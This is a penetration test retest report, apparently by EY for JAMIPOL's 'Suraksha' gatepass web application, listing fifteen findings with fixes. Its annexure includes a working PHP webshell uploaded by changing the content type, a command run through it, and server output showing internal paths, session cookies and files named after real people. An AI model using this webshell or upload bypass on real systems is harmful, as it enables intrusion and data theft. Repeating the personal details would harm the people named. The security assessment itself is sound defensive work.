Web Application Security Assessment | Suraksha Application | Black Box Retest Report

JAMIPOL Services ltd.

10th May 2024

Building a better
working world

Table of Contents

1 Introduction

1.1 Background

Ernst & Young LLP (henceforth referred to as "EY") has been engaged by JAMIPOL Services Ltd to conduct a black box application security assessment targeting an Internet facing web application of the Company. The security assessment was conducted through external network from 28th March to 03rd April 2024. The 1st retest for this application was done from 6th May to 10th May.

1.2 Engagement Scope

The scope of the engagement covers security assessment of the agreed public web application.

Application Name	URL	Assessment Type
Suraksha Application	https://wps.jamipol.com/login	Black Box

1.3 Limitations

The security assessment was performed based on following inputs:


- Basis the web application information shared and their reachability and consent from the corresponding stakeholders.
- The following url was under the scope of testing: https://wps.jamipol.com/login.

1.4 Disclaimer

This report is intended solely for the information and use of JAMIPOL Services Limited management and should not be used,
circulated, quoted, or otherwise referred to for any other purpose, nor included or referred to in whole or in part in any document without our prior written consent.
In carrying out our work and preparing the report, we have worked for JAMIPOL Services Limited purposes only. Consequently,
we make no representation regarding the sufficiency of the procedures performed either for the purpose for which the report has been requested or for any other purpose. Further our report may not have considered issues relevant to any third parties, any use such third parties may choose to make of our report is entirely at their own risk, and we shall have no responsibility whatsoever in relation to any such use.
The recommendations provided in this report should be tested in a test environment prior to implementing in the production environment.

2 Summary of Observations

The following graph highlights the overall status of the risks found as a part of web application security assessment post retest.



3 Detailed Report

As a part of the security assessment of in scope applications, below mentioned are the detailed technical observations:

Application/URL	Language	Framework/CMS	Server
https://wps.jamipol.com/login	_	_	Microsoft-IIS 10.0

S. N	Observation	Risk Rating	CVSS Score	Affected URLs	Risk Implication	Recommendation	Status
1	**RCE through Webshell upload:** It was observed that the application does not have a proper file extension or content type validation for file upload modules. This issue was abused to upload a malicious php file and eventually gain Remote Code Execution on the server. Refer to Annexure - A (4.1) for artefacts	High	10.0	https://wps.jamipol.com/RequestVGatepass	An attacker can execute linux shell code remotely and can eventually gain access of the whole server. This vulnerability will lead to critical data exposure as the application is public facing which can lead to complete loss of confidentiality and integrity of the application.	It is recommended to implement one of the followings: 1.It is recommended to implement server-side validation mechanism for file extension before processing the upload request. 2.Implementation of proper content type validation must be implemented.	Open

S. N	Observation	Risk Rating	CVSS Score	Affected URLs	Risk Implication	Recommendation	Status
2	**Stored Cross Site Scripting (XSS):** It was observed that the application does not have a proper file extension or content type validation for file upload modules. This issue was abused to upload a malicious svg file and eventually storing malicious Xss payload on the server. Refer to Annexure - A (4.2) for artefacts	High	7.5	https://wps.jamipol.com/RequestVGatepass	An attacker can store and execute XSS payloads on the server which can lead to cookie stealing, session impersonation and data theft. After getting hold of the session cookie and attacker can login on behalf of the victim user and perform actions on his behalf. This will lead to loss of confidentiality and integrity of the application.	It is recommended to implement one of the followings: 1.It is recommended to implement server-side validation mechanism for file extension before processing the upload request. 2.Implementation of proper content type validation must be implemented.	Open
3	**Multi-Factor Authentication (MFA) Protection is not enabled:** It was observed that Multifactor Authentication (MFA) protection is not implemented in the application. **Note:** As a security best practice it is recommended to	High	7.5	https://wps.jamipol.com/login	An attacker can perform attacks like brute force, authentication bypass, etc. without MFA protection. In case login credentials are obtained by social engineering attacks or successful brute force is performed on login page, account takeover shall occur causing confidentiality leak in terms of disclosure of user account details etc. Integrity impact also	It is recommended to implement MFA by applying 2 or higher number of authentication factors for user login such as OTP/Pin based verification mechanisms considering the public exposure of the concerned application. If the above mentioned recommendations are not feasible the following approaches can also be considered:	Open

S. N	Observation	Risk Rating	CVSS Score	Affected URLs	Risk Implication	Recommendation	Status
	implement MFA for all applications Refer to Annexure - A (4.3) for artefacts	🟥			occurs as the attacker would be able to manipulate application user data. In case of an account takeover. In such a scenario 2FA/MFA plays a vital role to safeguard access control such as an OTP/Pin based verification. In this case if the application gets compromised, the attacker can defame the website which leads to reputational damage of Jamipol. Furthermore, the attacker can get contractor's details.	1.Via phone call or email 2.Software like google authenticator. 3.Hardware like RSA Key 4.Via Biometric 5.SSO based / SAML Authentication	
4.	**Sensitive parameters are susceptible to brute force:** It was observed that sensitive parameters like username and password on the login page of Suraksha application were susceptible to a brute-force attack. Account lockout was not present. Any user can try to login	Medium	5.3	https://wps.jamipol.com/login	An attacker can use a customised wordlist of credentials to launch multiple loops of login requests. This can lead to a login bypass if the attacker hits the correct set of credentials. If an attacker hits the right set of credentials, the attacker can access the application and gain control over the Suraksha	It is recommended to implement the following: 1. A strong CAPTCHA needs to be implemented. 2. Limit users' ability to send multiple requests simultaneously. 3. Restrict the IP address for the user exceeding the minimum limit of requests. 4. Implementing two factor authentication is	Open

S. N	Observation	Risk Rating	CVSS Score	Affected URLs	Risk Implication	Recommendation	Status
	to the application innumerable times resulting in a brute force attack. Refer to Annexure - A (4.4) for artefacts				portal. This may result complete breach of trust for JAMIPOL customers and employees. and reputation loss for JAMIPOL. Also, it will lead to loss of confidentiality of employee's data.	recommended. Reference link: https://owasp.org/www-community/controls/Blocking_Brute_Force_Attacks	
5	**Email Flooding:** It was observed that enormous number of Email generation requests were successfully triggered through the given application. Refer to Annexure - A (4.5) for artefacts	Medium	5.3	https://wps.jamipol.com/RegisterGatepass	This vulnerability can result in Email flooding allowing an attacker to target the application system for DoS (Denial of Service) or DDoS (Distributed Denial of Service) attacks. In this case DoS attack can be performed via uncountable Email generation requests on the Register feature in the login page. All potential users will be unable to use the feature during the downtime brought over by Denial-of-service attack causing reputational damage to JAMIPOL.	It is recommended to implement the following: • A strong CAPTCHA needs to be implemented. One very well-established CAPTCHA provider powered by Google is reCAPTCHA. • Limit user's ability to send multiple email requests simultaneously. • Restrict the IP address for the user exceeding the maximum limit of email requests by use of rate limiting.	Open

S. N	Observation	Risk Rating	CVSS Score	Affected URLs	Risk Implication	Recommendation	Status
6	**TLS 1.0, 1.1 Protocols Detected** It was observed during testing that the TLS v1.0 and 1.1 protocols were supported by the application. Refer to Annexure - A (4.6) for artefacts	Medium	5.3	https://wps.jamipol.com/login	The use of TLS 1.0 and 1.1 protocols for secure communications can potentially lead to several cryptographic attacks, including BEAST and LUCKY13. These attacks can be used to steal sensitive information, such as login credentials or payment card data, or to intercept and manipulate data in transit. This increases the attack surface of the application.	It is recommended that organizations upgrade to TLS 1.2 or later to ensure the security and compliance of their communications. TLS 1.0 and 1.1 should be disable, considering the application functionality. Reference: https://learn.microsoft.com/en-us/microsoft-365/compliance/tls-1.0-and-1.1-deprecation-for-office-365?view=o365-worldwide	Closed
7	**Username Enumeration:** It was observed that the application gives out different response for valid and invalid users. Refer to Annexure - A (4.7) for artefacts	Medium	5.3	https://wps.jamipol.com/forgotPage	It allows an attacker to obtain a list of valid usernames for a particular domain. This information can then be used for targeted phishing attacks, social engineering, or even brute-force attacks on login page leading to confidentiality and integrity impact on the application.	It is recommended to implement generic messages for valid and invalid responses also rate limiting can be used to mitigate the vulnerability.	Closed

S. N	Observation	Risk Rating	CVSS Score	Affected URLs	Risk Implication	Recommendation	Status
8	**Business logic flaws:** It was observed that the application has multiple flaws in the business logic. The following flaws have been observed in the application: 1. The application allows any user to create an account without verifying the email address. 2.the application displays the password in clear text right after the account is created. Refer to Annexure - A (4.8) for artefacts	Low	3.7	https://wps.jamipol.com/RegisterGatepass	An attacker can create numerous accounts as email IDs are not verified. Creating multiple garbage accounts will increase storage usage, resulting in financial losses for Jamipol. Additionally, an attacker can obtain passwords in clear text, which could be used for malicious purposes against unknown users since the accounts lack two-factor authentication. This could grant attackers direct access to the application, enabling them to carry out malicious activities that could harm Jamipol's brand reputation and erode customer trust.	It is recommended to implement the following: 1. Verify email addresses. 2. Do not disclose passwords; instead, register either the email address or mobile number.	Open
9	**Outdated component:** It was observed that multiple JavaScript libraries contain vulnerabilities in the current versions that are being used.			https://wps.jamipol.com/RequestVGatepass	An attacker will be able to perform cross-site scripting, and a prototype pollution attack through which an attacker can steal cookies and perform DOS attacks that will make the application slow	It is recommended to implement the following: 1. Implement version management for JavaScript libraries. 2. Remove libraries that are no longer in use to reduce your attack	Open

S. N	Observation	Risk Rating	CVSS Score	Affected URLs	Risk Implication	Recommendation	Status
	The vulnerable version that are being used: jQuery ui -1.12.1 jquery.datatables - 1.10.22 jQuery- 2.1.1 jszip- 3.1.3 Refer to Annexure - A (4.9) for artefacts.	Low	3.7		down or unavailable to IFB employees. The library versions are vulnerable to the following CVEs: • CVE-2021-41182 • CVE-2021-41184 • CVE-2021-41183 • CVE-2022-31160 • CVE-2021-23445 • CVE-2015-9251	surface. 3. Frequently, check for patches and upgrade JavaScript libraries to the n (latest) or n-1 version whichever is compatible.	
10	**Cacheable http response:** It was observed that the browsers may store a local cached copy of content received from web servers, unless directed otherwise. This data can be retrieved by other users using the system. Refer to Annexure - A (4.10) for artefacts	Low	3.7	https://wps.jamipol.com/login	The attacker may retrieve and make use of the stored cached data for easy access into the application. This data is stored by the data automatically if not directed otherwise. This may lead to leakage of sensitive data and unauthorized entry into the application making it vulnerable.	It is recommended to design the application such that it should return caching directives instructing browsers not to store local copies of any sensitive data. Configure the web server to prevent caching for relevant paths within the web root. Web server should return the following HTTP headers: Cache-control: no-store	Open

S. N	Observation	Risk Rating	CVSS Score	Affected URLs	Risk Implication	Recommendation	Status
						Pragma: no-cache Reference Link: https://www.portswigger.net/kb/issues/00700100_cacheablehttps-response	
11	**Cookie without necessary Attributes:** It was observed that the application cookies' attribute was missing secure flag. Refer to Annexure - A (4.11) for artefacts	Low	3.7	https://wps.jamipol.com/login	The absence of secure cookie flag may result in an attacker being able to obtain the cookie values through an XSS attack. Absence of these flags in cookie header increases the attack surface of the application.	It is recommended to apply secure cookie flag for the session cookies to be used by the application such that the session ID is passed only over the HTTPS channel implemented by the application. This session protection mechanism using the 'Session' cookie is necessary to prevent disclosure of sessions through a Man-in-the Middle attack. This ensures that an attacker cannot simply capture the session ID from web browser traffic. Reference: Prevention	Close

S. N	Observation	Risk Rating	CVSS Score	Affected URLs	Risk Implication	Recommendation	Status
12	**HTTP Security Headers Missing** It was observed that that multiple security headers like X- content-type options, Strict-Transport Security, Content Security Policy was not present in the response. Hence it was vulnerable to clickjacking and other vulnerabilities. Refer to Annexure - A (4.12) for artefacts	Low	3.7	https://wps.jamipol.com/login	The absence of critical security headers (X-content type options, Strict-Transport Security, Content Security Policy) increases the risk of attacks like cross-site scripting (XSS), Phishing, MIMEsniffing, and unauthorized code execution. This increases the attack surface of the application and increases the likelihood of a successful attack.	It is recommended to use a custom http header. 1.“X-FRAME-OPTIONS" and set it to "DENY" preventing clickjacking on sensitive pages such as login pages or pages with business-critical functions. Implement a frame bursting code on all the sensitive pages. If frames are required, use "SAMEORIGIN" as a parameter for the "X-FRAME-OPTIONS" header to allow frames generated from the host web application. 2.CSP header is for recommended to enable the important http headers in the application. 3.Strict Transport Security is recommended to instruct web browsers	Open

S. N	Observation	Risk Rating	CVSS Score	Affected URLs	Risk Implication	Recommendation	Status
						to only access the application using HTTPS. Enable HTTP Strict Transport Security by adding a response header 'Strict-Transport-Security' and the value 'max-age=expire Time,' where expire time is the time in seconds (at least120days = 10368000 seconds) that browsers should remember that the site should only be accessed using HTTPS.	
13	**Multiple SSL Vulnerabilities** Weak SSL cipher supported vulnerability is a security flaw that occurs when an SSL/TLS server supports weak ciphers, which are considered insecure due to cryptography weaknesses and are vulnerable to attacks. Refer to Annexure - A (4.13) for artefacts	Low	3.7	https://wps.jamipol.com/login	Attackers can exploit this vulnerability to intercept secure communication, decrypt sensitive information or execute man-in-the-middle attacks.	To patch this vulnerability, it is recommended to disable weak ciphers and protocols on the server-side and enforce the use of strong encryption algorithms.	Close


S. N	Observation	Risk Rating	CVSS Score	Affected URLs	Risk Implication	Recommendation	Status
14	**Improper Error Handling:** It was observed that an error response in the application was not handled properly and hence various information like the internal path etc. were disclosed in the error message. Refer to Annexure - A (4.14) for artefacts	Low	3.7	https://wps.jamipol.com/public	An attacker can utilize the disclosed information to leverage the further attacks like directory traversal and local file inclusion which increases the chances of a successful attack.	It is recommended to log error into a file instead of displaying them to users and implementing a default and customize error page so that sensitive information is not disclosed. Refer to the below mentioned advisories for detailed information: Improper Error Handling	Close
15	**Server Version Disclosure** It was discovered that the application displays the server version in the HTTP Response Headers. Server version disclosed: Microsoft IIS - 10.0	Low	3.7	https://wps.jamipol.com/admin/gatepass_request_permit	The version information revealed may allow an attacker to perform focused attacks on the application. The attacker can try to exploit the application by using publicly available payload specific to the versions of Microsoft IIS. In this case	It is recommended to remove all the server version related information from the response headers using either custom modules or URL- Rewrite module from Microsoft. Reference Link:	Open

S. N	Observation	Risk Rating	CVSS Score	Affected URLs	Risk Implication	Recommendation	Status
	Refer to Annexure - A (4.15) for artefacts	🟨			Jamipol application was disclosing the following versions: Microsoft IIS - 10.0	https://blogs.msdn.microsoft.com/varunm/2013/04/23/remove-unwanted-http-response-headers/	

4 Annexure-A (Screen Shot)

4.1 RCE through Webshell upload:

Step1: First we have tried to upload a php webshell on the upload image section in Request Visitor Gatepass. Then we intercepted the post request and changed the file content type to application/x-php from application/octatestream.



Request to https://wps.jamipol.com:443 [216.48.184.92]

```
Content-Disposition: form-data; name="visitor_company"

test
-----------------------------4062405177312048120112248570
26
Content-Disposition: form-data; name="visitor_email"

testz@hhh.com
-----------------------------4062405177312048120112248570
26
Content-Disposition: form-data; name="
visitor_emergency_contact_no"


-----------------------------4062405177312048120112248570
26
Content-Disposition: form-data; name="blood_group"

--Select--
-----------------------------4062405177312048120112248570
26
Content-Disposition: form-data; name="upload_photo";
filename="[redacted]"
Content-Type: application/x-php

<?php
$output = shell_exec($_GET["cmd"]);
echo "<pre>$output</pre>";
?>
-----------------------------4062405177312048120112248570
26
Content-Disposition: form-data; name="division_id"

2
-----------------------------4062405177312048120112248570
26
Content-Disposition: form-data; name="department_id"

5
-----------------------------4062405177312048120112248570
```

Inspector	
Request attributes	2
Request query parameters	0
Request body parameters	29
Request cookies	2
Request headers	20

https://wps.jamipol.com/Reques


AMIPOL
U24111JH1995PLC009020

Dashboard / Request Visitor Gatepass

Visitor Gatepass Requested Successfully! VGP No :-VGP/LGP JSR/05-07/2

Visitor Mobile No*	9087654321
Visitor Name*	testser
Visitor's Company*	test
Visitor Email*	testz@hhh.com
Visitor's Emergency Contact No	


Step2: Then we tried to access the uploaded php file from the following url. We were able to execute windows shell command using the uploaded web shell.



```
GET /documents/clm_pics/shell41715092906.php?cmd=dir HTTP/2
Host: wps.jamipol.com
Cookie: XSRF-TOKEN=
eyJpdiI6ImtHVUVTS3MySFV1bWJ1anRBUG1KZ3c9PSIsInZhbHV1IjoiS0FkQzhaemkxaklv0TEvVnVDY1
pZ0U5Hb2h6L3FMek5rd0JZeGsyL2s3akZjMmd3b0x0UnB1VU9FMnBibERxTUF5NmR0bC8yY0N2c1NFTWN5
TGpFZTErZTQremN1Tk14Qi9wSHpqbmp3dHNJU2p0T3FvWGV1dFNic1BYYzVkNU0iLCJtYWMi0iIxY2JhMD
VjNDE50GM4ZjZkMzNj0DU2MGQ2YWZhNmY0MDgyNDE4ZTM0ZmY2YzNm0GZ1YTA50DEyZDVmMDk1MzRmIiwi
dGFnIjoiIn0%3D; suraksha_session=
eyJpdiI6I1ZRNFNsNW1ZV0o0eHN5YnNhbUFNc3c9PSIsInZhbHV1IjoiajFVdnh1MzZCbVdCR3QwSk1jSW
I2SWdaVFp6YWNUTGk4QnBqbHEyU0xCbzJEei9Zamw3ckJ3MDZJKzRpM3RuQTFWZV1pVzZQUmo2SndDZUdP
b1Z5MXp4dUQvQ3ZNMTR4WXMrSHZjdHVCanRBNFVuU11ZckoORU16ST1mdWFMQnYiLCJtYWMi0iIzZGYzZT
M0ZTRjMDQzZDh1NWQ2NDI3NDM5YTk5NWNhMmYwNTZkN2NjZGV10WQ2M2YxZjc5NzZkNjg4MzZ1YTF1Iiwi
dGFnIjoiIn0%3D
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:125.0) Gecko/20100101
Firefox/125.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=
0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: none
Sec-Fetch-User: ?1
Te: trailers
```

```
HTTP/2 200 OK
Content-Type: text/html; charset=UTF-8
Date: Tue, 07 May 2024 14:44:41 GMT
Content-Length: 486635

<pre>
   Volume in drive C has no label.
  Volume Serial Number is 9475-9300

  Directory of C:\inetpub\wwwroot\jamipol_ptw_prd\public\documents\clm_pics

  05/07/2024  08:11 PM    <DIR>
                .
    05/07/2024  08:11 PM    <DIR>
                  ..
      03/21/2024  12:27 PM           422,055 0135 2735361711004268 - Copy.pdf
      03/21/2024  12:27 PM           422,055 0135 2735361711004268.pdf
      03/21/2024  06:19 PM           422,055 0135 2735361711025396 - Copy.pdf
      03/21/2024  06:19 PM           422,055 0135 2735361711025396.pdf
      12/09/2023  01:17 AM         3,431,349 021700720081 - Copy.jpg
      12/09/2023  01:17 AM         3,431,349 021700720081.jpg
      04/28/2024  01:09 PM           192,871
      04ca3020-6ef7-4197-8769-cbda498ebc851714289947.jpg
      12/09/2023  01:17 AM           190,884 1. FAISAL ANSARI ESI 6016930421
      (4)1700035091 - Copy.pdf
      12/09/2023  01:17 AM           190,884 1. FAISAL ANSARI ESI 6016930421
      (4)1700035091.pdf
      12/09/2023  01:17 AM           190,762 1. JALIL AHMAD (1)1700037007 -
      Copy.pdf
      12/09/2023  01:17 AM           190,762 1. JALIL AHMAD (1)1700037007.pdf
      12/09/2023  01:17 AM           190,762 1. JALIL AHMAD (1)1700136469 -
      Copy.pdf
      12/09/2023  01:17 AM           190,762 1. JALIL AHMAD (1)1700136469.pdf
      12/09/2023  01:17 AM           190,762 1. JALIL AHMAD (2)1699455218 -
      Copy.pdf
      12/09/2023  01:17 AM           190,762 1. JALIL AHMAD (2)1699455218.pdf
      12/09/2023  01:17 AM           190,762 1. JALIL AHMAD (3)1700037007 -
      Copy.pdf
```

